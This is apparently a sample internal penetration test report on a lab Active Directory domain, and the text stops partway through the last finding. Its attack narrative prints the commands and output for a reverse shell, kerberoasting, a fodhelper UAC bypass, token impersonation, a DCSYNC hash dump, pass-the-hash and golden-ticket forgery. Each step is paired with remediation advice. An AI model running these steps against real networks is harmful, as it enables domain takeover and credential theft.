Queen City Cybersecurity

HomeLab INC
Penetration Test Report

Business Confidential

Date: Mar 22nd 2022
Project: Sample Report

Table of Contents

Contents

Confidentiality Statement

This document is the exclusive property of HomeLab Inc and Queen City Cybersecurity(QCC). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both HomeLab and QCC.
HomeLab may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.
Time-limited engagements do not allow for a full evaluation of all security controls. QCC prioritized the assessment to identify the weakest security controls an attacker would exploit. QCC recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
HomeLab INC		
First Last	Job occupation	Email: email@email.com
Queen City Cybersecurity		
Jonathan Owens	Lead Penetration Tester	info@queencitycyber.com

Assessment Overview

From March 15th, 2022 to March 22nd, 2022, HomeLab Inc engaged QCC to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. The tester will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man- in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Exploitability and Impact:

Exploitability

Exploitability measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Internal Penetration Test	CHILD.CORP.LOCAL (10.10.1.0/24) CORP.LOCAL (10.10.2.0/24)

Scope Exclusions

Per client request, the tester did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering
- Any Pentest activities on public facing websites

All other attacks not specified above were permitted by HomeLab INC.

Executive Summary

QCC Evaluated HomeLab INC's internal security posture through penetration testing from March 15th, 2022, to March 22nd, 2022. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service or social engineering across all testing components.

Testing Summary

QCC conducted an Internal Network penetration test that resulted in complete domain compromise. This was mainly due to a few things chiefly is the password policy. Most passwords were 8 characters and easy to crack as common words for longer ones. Next QCC saw poor account tiering with domain users have local administration rights on machines. Lastly poor account tiering enabled QCC to steal access tokens and gain access to the DC-01 machines compromising the domain. Due to the default trust configuration between the domains QCC leveraged this new access to compromise the parent domain in a matter of minutes.

Key Strengths and Weaknesses

The following identifies the key strengths identified during the assessment:

- Machines updated to latest patch with running AV
- Service accounts are not DA
- Guest access to SMB shares is disabled
- SMB signing and SMB V3 is used across the domain
- No users with Kerberos Pre-Auth enabled

The following identifies the key weaknesses identified during the assessment:

- Service accounts as local admins
- Weak password policy
- Multiple users as local admin
- No advanced security controls in place

Vulnerability Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Severity Matrix Rating: **CRTICAL- HIGH**

SEVERITY MATRIX					
		EXPLOITABILITY			
IMPACT		VERY HIGH	HIGH	MODERATE	LOW
	VERY HIGH	CRITICAL	CRITICAL	CRITICAL	HIGH
	HIGH	CRITICAL	CRITICAL/HIGH	HIGH	MODERATE
	MODERATE	HIGH	HIGH/MODERATE	MODERATE	MODERATE/LOW
	LOW	MODERATE	MODERATE/LOW	LOW	LOW

At this rating level immediate action needs to be taken to secure critical vulnerabilities found.

Internal Penetration Test Findings

3	3	0	0	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Internal Penetration Test		
IPT-001: weak passwords	Critical	Update passwords to be at least 14 characters in length and follow a policy such as the CIS benchmark or a PAM solution
IPT-002: LLMNR enabled	Critical	Disable Name resolution with LLMNR or NBNS
IPT-003: Token Impersonation	Critical	Utilize proper account tiering avoid DA access outside of DC
IPT-004: Kerberoast	High	Use Group Managed Service Accounts (GMSA)
IPT-005: Normal users as Admin	High	Again account tiering make separate local admin accounts for when users need admin access
IPT-006: SID history	High	Enable sid filtering even on child-parent domain trust

Attack Narrative

This section serves as an overview of the engagement performed. It highlights the actions taken by the tester along with examples of findings, highlighting the critical issues along the way, then after a robust technical findings list can be found at the bottom of the report.

QCC started the engagement with an external scan of the hosts to determine running machines and open ports. QCC was also provided with access to an internal domain account for testing.

Leveraging the account access given QCC used in house tooling to obtain a reverse shell.




Figure 1 showing shellcode execution to obtain reverse shell

	**Shellcode Bypassed AV product on system** QCC recommends updating AV product, or replacing it with something more robust such as a EDR product along with enabling AppLocker and ASR rules in GPO to better limit attack surface and possible execution.

With this reverse shell open in Metasploit a wide range of post exploitation options are easily possible. The one QCC leveraged is its own Iron Injector tool craft again to execute SharpHound.exe and gather domain information such as users, computers, domain trusts, access levels and account details like delegation and descriptions.

```
Use help to see valid commands.
[Iron]> programloader
[*]Loading ProgramLoader module, use help for commands and options to see what the module can do.
[ProgramLoader]> set url 10.10.1.30:8080
[+] updating URL to 10.10.1.30:8080
[ProgramLoader]> set programname SharpHound.exe
[+] updating ProgramName to SharpHound.exe
[ProgramLoader]> run
[+]Executing ProgramLoader module
[+]running Program loader stuff....
[+] Downloaded SharpHound.exe
Fodhelper for the win?
Created registry key
set key values
fodhelper activated at pid 92 it that shall not be named should be dead, but will be reset once interactive prompt exits.
{2781761E-28E0-4109-99FE-B9D127C57AFE}
did not update key name
Fodhelper for the win?
Created registry key
set key values
fodhelper activated at pid 396 it that shall not be named should be dead, but will be reset once interactive prompt exits.
SharpHound.exe SharpHound, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
[SharpHound.exe]> -c all
```

Figure 2 showing execution of sharphound.exe from reverse shell

The resulting bloodhound file was then downloaded and imported in bloodhound back in the attack machine.

```
meterpreter > download C:\\users\\tstark\\desktop\\20220322134256_BloodHound.zip ~/hackmachines/HomeLab
[*] Downloading: C:\users\tstark\desktop\20220322134256_BloodHound.zip -> /root/hackmachines/HomeLab/20220322134256_BloodHound.zip
[*] Downloaded 10.98 KiB of 10.98 KiB (100.0%): C:\users\tstark\desktop\20220322134256_BloodHound.zip -> /root/hackmachines/HomeLab/20220322134256_BloodHound.zip
[*] download   : C:\users\tstark\desktop\20220322134256_BloodHound.zip -> /root/hackmachines/HomeLab/20220322134256_BloodHound.zip
meterpreter >
```

Figure 3 shows downloading of bloodhound data

Using bloodhounds search filters QCC found a service account that could be kerberoasted.




Figure 4 shows the kerberostable service account.

```
v2.0.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain          : child.corp.local
[*] Searching path 'LDAP://DC-01.child.corp.local/DC=child,DC=corp,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(!samAccountNam
e=krbtgt)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1


[*] SamAccountName         : SVC-httpservice
[*] DistinguishedName      : CN=http service,CN=Users,DC=child,DC=corp,DC=local
[*] ServicePrincipalName   : http/dc-01.child.corp.local
[*] PwdLastSet             : 10/11/2021 6:15:59 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*SVC-httpservice$child.corp.local$http/dc-01.child.corp.local@child.corp.local*$9AFAA6B984FFB09189970A2C1797
1CD3$5F3F713072898321E92C4C97CB4FC895A7F7A333776FCD2EF2A3D95F9CDC7C2AF952533E25486F6750CFF2228961138B190C09B3C26C236E627B84A54721E62B23769B0F9C5E2E3A
B728351F0F6D88F014DFD2994C1740FD53BD8E34C613BFB6F996E7A6B5CA5091F950AED6795ACD9619006CB1D06EB94663A650A2EB6590632414A9D212B3A52EFB580FC2A3212471E3A78
58CB663475123BF84126496EAF24A1F0BBE31EDE10C1726276350BD9174E265E51D34CF934099E81C363871F011FDA12D10F5F679A354624259FE669BBF61F701D07700ECFAAAA57F1F75
E937503ED31EE04D698C63494BBEFEA222C91F0B17774B00C58BFC34F15560CFAC5D740422D55E60A1707AEFFCA6D7CD63432EC39139E80A8151A309E0C16EBE1A8700591D2739C8C6664
1A2AC83ADC6045BCB4C0F63F1773C67F8632056F9D4785357DFEF47BE435D804D840B06B1B7D27A83E0DB1CEFEF5B15E7C8C903E20757B762C45698E8FF2DA7D08A7EBC447EB35C77A963
F1E8A218D00BAE3F50E73A7F23605D9B1564DC18B8F587441861C98B5631AC30DC562CA020267F85B742FACB1F21FF6511CE847C71E85FBB380098184286 18C4FB3EABB74DBE8E75272B3
B1ADCE2EC4FBFE75C4B2EAA154EDF89F4FAAAA8A9257CB54313C1FD9F540A22946CCAF54F644715F04E52AA61BDAD25A8BB782FDBBEB36F7158288FEA787E5FB46BC33BCF4648ED1ECB2F
938C81287746CE6B24DB690173DAAA453CD938B0C2D971A7F4F89C3251922319ED6178F56FD35BFEC243D3D852115A2D02153917B6F903FABFE40BFBA4CACAFE83AFE2D3B83943E6082B9
46EE63EE3D06AA78679215BC38418F50C3275737296CB0BAE5A8BF9EA7BACB0F459D6CC0D31037E9F24979E634A9F875EEE4F267220EBBA21E051FB20EC0A1B8A01C75E0C9ACF13101B88
CB145BB191DE7D654D016042CB33720EC42782A71BAFF69706F7186CF667532F78C65B97DB4819AD68697A616CF949F63E9D1405B97328ABFB1060A87475AA9C91E6869CFCA8447C4B028
F3092F6715033E6D2CA930047E00FAFAADD6032E50BAAEE4D35E9CDF932A24B0AD6D7F28F8EB372A6768AA11B957E27D6A288F132037F6A4058E3CD87F3A8024B99B663286643EA7E64A1
8A2CC2DA7292A496D136150412D4163D5987CA2B9875556D169E1552518ED2425740BA3B0B6F5FC174E2F97FE411958877F3403F79267FE7DB331085F9273DD3D51C4EF0A9026296B33C2
1B9DCC96A0A483DB7C3BD16F7311975428827 60B11102B4D8C70393523552C6D7B1C457918002E719213A96FBD0EACFE590AF0E0E4B590890AF4822F32E4E969F6E4953DE71D9FE4050A9
D038C88033F12FD496F775537D6AC1E8A6948EFB553B73DF09CCD82DCDB9064AA116622DCB2609B4A731592A3F46549C6F87D3D8F309BCD4843EA1C13EC4E10B87E77480248EFC9DD422B
2
```

Figure 5 show SPN account hash gathered via kerberoasting

	**Service account kerberoasted** When an account with a Service Principal Name is set this account can be kerberoasted by users on the domain. With domain user access QCC utilized common tools to gather a TGS Kerberos ticket of the service account and crack it offline.

This account hash was then taken offline and cracked using the HashCat tool to obtain the cleartext password.




Figure 6 show weak SPN hash being cracked to get password

	**Weak account password** Weak passwords allow for password spraying, guessing or offline cracking such as above. Increasing the password complexity and utilizing industry benchmarks can help fix this issue.

Then checking into the access this account has the user was a local administrator on the already compromised CLIENT-01 device.




Figure 7 show SPN account has admin access on CLIENT-01

After logging in to this account on the target machine it was determined that privilege escalation to system would be needed to dump creds or impersonate tokens.
This was accomplished by first bypassing UAC with meterpreter fodhelper bypass.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 10.10.1.30:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\system32\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (200262 bytes) to 10.10.1.15
[*] Cleaining up registry keys ...

[*] Meterpreter session 7 opened (10.10.1.30:4444 -> 10.10.1.15:55590 ) at 2022-03-22 17:25:30 -0400
```

Figure 8 fodhelper leverage to bypass UAC

Once this was done as a local administrator in high interaction context QCC used the “getsystem -t 4” to escalate to system via the meterpreter shell.

Then loading incognito to see all windows access tokens QCC impersonated a domain administrator.

```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
CHILD\Administrator
CHILD\svc-httpservice
CHILD\tstark
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2
Window Manager\DWM-3
```

Figure 9 access tokens that can be impersonated

```
meterpreter > impersonate_token CHILD\\Administrator
[+] Delegation token available
[+] Successfully impersonated user CHILD\Administrator
meterpreter >
```

Figure 10 Impersonated Domain Administrator

	**Bad Account Tiering** Accounts like a Domain Administrator should not access machines besides the Domain Controllers. Use a Local Administrator account for actions that require it on devices.

With the Domain Administrator access QCC conducted a DCSYNC and dumped the administrator password hash.

```
meterpreter > kiwi_cmd "lsadump::dcsync /user:administrator@child.corp.local"
[DC] 'child.corp.local' will be the domain
[DC] 'DC-01.child.corp.local' will be the DC server
[DC] 'administrator@child.corp.local' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 9/24/2021 3:49:35 PM
Object Security ID   : S-1-5-21-2849733204-3144052267-1583066601-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 825fcc82b497470a6b297ec895686eeb

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : c49e71f27088419d5573dabd114879c8
```

Figure 11 DCSYNC conducted stealing password hashes of DA

This password hash was then used to again access the Domain Controller but this time from kali linux using WMI. In this case the hash does not need to be cracked.

```
root@kali:~/hackmachines/HomeLab# python3 /opt/impacket/examples/wmiexec.py "child.corp.local/administrator"@10.10.1.20 -hashes 825FCC82B497470A6B297EC895686EEB:825FCC82B497470A6B297EC895686EEB
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
DC-01

C:\>whoami
child\administrator

C:\>
```

Figure 12 Opened shell on DC with DA creds

At this point the entire CHILD.CORP.LOCAL domain is compromised. Next knowing that the CORP.LOCAL domain was the parent of this domain QCC performed a Sid-History attack to add the Domain Administrator of Child.Corp.Local to the DA group of Corp.Local its parent domain. As well as dump password hashes on the child.corp.local domain.

```
meterpreter > kiwi_cmd "lsadump::dcsync /all /csv"
[DC] 'child.corp.local' will be the domain
[DC] 'DC-01.child.corp.local' will be the DC server
[DC] Exporting domain 'child.corp.local'
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502     krbtgt  8a9824b09046fdb17df0f8856151e21f        514
1000    DC-01$  cf902b48ccf60f7dc8fa019fddd3aac4        532480
1107    srodgers        00d92b53cb9d8347375c0688b38dc2cf        66048
1104    CORP$   a86a0d1fc3b223ce630dfe4a73b2197d        2080
1103    CLIENT-01$      794a346442f5eea02fee51ba6d1b4f46        4096
1105    tstark  612c5d99f24ab1e1031e3c8f9f7018c8        66048
1106    SVC-httpservice 34a47bdd34608272d88469bf79b3af21        4260352
500     Administrator   825fcc82b497470a6b297ec895686eeb        66048

meterpreter >
```

Figure 13 shows dumped password hashes from DC-01

```
meterpreter > kiwi_cmd "kerberos::golden /user:Administrator /domain:child.corp.local /sid:S-1-5-21-2849733204-3144052267-1583066601 /S-1-5-21-1052566528-2153635361-2904552596-512 /aes256:90261614b95f86a3747b636a6d06e5eb25226d56482884ddb697a04f4bdd1bf1 /startoffset:-10 /endin:600 /renewmax:10080 /ticket:C:\\users\\administrator\\desktop\\test.kirbi"
User      : Administrator
Domain    : child.corp.local (CHILD)
SID       : S-1-5-21-2849733204-3144052267-1583066601
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 90261614b95f86a3747b636a6d06e5eb25226d56482884ddb697a04f4bdd1bf1 - aes256_hmac
Lifetime  : 3/22/2022 3:08:45 PM ; 3/23/2022 1:08:45 AM ; 3/29/2022 3:08:45 PM
-> Ticket : C:\users\administrator\desktop\test.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
```

Figure 14 Sid-History attack on CORP.LOCAL

	**SID History Attack** Trust between a child and parent domain can allow admins of the child to make themselves admins of the parent. This can be prevented with SID filtering.

This then allowed for QCC to have control of the parent domain as well completely compromising HomeLab Inc internal network.

Below you will find a details list of the findings and recommendations.

Technical Findings

Finding IPT-001: Weak passwords & passwords in descriptions

- Overall Risk Level: Critical
  - Exploitability: High
  - Impact: Very High

Description

Account passwords were found to be weak and lacking complexity needed to stop attacks. It was also discovered that some accounts had the password in the account description field.

Evidence




Figure 15 showing account password in description

Figure 16 showing easily cracked password

Remediation

Update passwords to be at least 14 characters in length and follow a policy such as the CIS benchmark or a PAM solution. Enabling a filter list of common passwords and company related words will also greatly improve password security. Update all account descriptions to avoid having sensitive information in them.

References: https://attack.mitre.org/techniques/T1110/002/

Finding IPT-002: LLMNR Enabled

- Overall Risk Level: Critical
  - Exploitability: High
  - Impact: Very High

Description

LLMNR enables name resolution alongside NBNS (NetBIOS) if LLMNR is disabled. Users can find shares or unknown hosts on the network with this, but poisoning allows for responses to be sent back to the broadcasting device and then hashes to be captured in the responding network traffic. These password hashes can then be relayed to other devices, passed around the network or taken offline and cracked.

Evidence

Figure 3 shows captured hash from LLMNR poison

Remediation

QCC recommends disabling LLMNR and NetBIOS either by GPO or uninstalling the features in windows. Enable & enforce SMB signing on all devices to prevent relay. Have strong passwords to prevent cracking.

References: https://attack.mitre.org/techniques/T1557/001/

Finding IPT-003: Token Impersonation of DA

- Overall Risk Level: Critical
  - Exploitability: High
  - Impact: Very High

Description

Windows devices leverage access tokens for authentication on machines and across the network. When a user logs into a device a copy of the access token is stored and can be accessed by a SYSTEM level account. In token impersonation that is done and the tokens on the machine are listed and can be impersonated giving access rights as that impersonated user including access to Domain Controllers as Domain Admin.

Evidence

See Attack Narrative Figure here

Remediation

QCC recommends avoiding accessing machines with a DA account directly. While it is more work having a local administration account per machine to access will avoid token impersonation. This way a domain admin can access a machine via a normal user then escalate to the local account, perform the needed actions, and log out of the local admin.

References: https://attack.mitre.org/techniques/T1134/001/

Finding IPT-004: Kerberoastable Accounts

- Overall Risk Level: High
  - Exploitability: High
  - Impact: High

Description

When an account with a Service Principal Name is set this account can be kerberoasted by users on the domain. With domain user access QCC utilized common tools to gather a TGS Kerberos ticket of the service account and crack it offline. If the password cannot be cracked then the attack cannot be leveraged for account access.

Evidence

See Attack Narrative Figure here

Remediation

The best way to avoid kerberoasting is to enable GMSA accounts. These Group Managed Service Accounts allow for long, complex and frequently changing passwords. If a GMSA account is not possible then the Service Account should have an extra strong password that is beyond the password policy to ensure complexity. Monitoring can be added for users requesting a SPN as well as making a unused service account with a weak password that is never used to capture attackers when that account is accessed.

References: https://attack.mitre.org/techniques/T1558/003/

Finding IPT-005: Multiple domain users as Local Administrator

- Overall Risk Level: High
  - Exploitability: High
  - Impact: High

Description

While not a direct exploit, having multiple low level domain users as local admins is also a large issue. This gives all of those user accounts control over the target machines, open up possible privilege escalations to system, lateral movement within the domain. Token impersonation, ticket dumping, password dumping and other possible abusing by an attacker.

Evidence

```
C:\Users\tstark\Desktop>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
CHILD\Domain Admins
CHILD\srodgers
CHILD\SVC-httpservice
CHILD\tstark
Hela
The command completed successfully.
```

Figure 4 showing multiple domain users as local admins

Remediation

Users should only have the access they require. If these accounts require local admin on these machines, then sperate accounts should be provisioned. They should have unique passwords per machine to avoid password stuffing or pass the hash attacks and lateral movement techniques.

References: https://attack.mitre.org/techniques/T1078/002/

Finding IPT-006: SID History attack

- Overall Risk Level: High
  - Exploitability: Moderate
  - Impact: Very High

Description

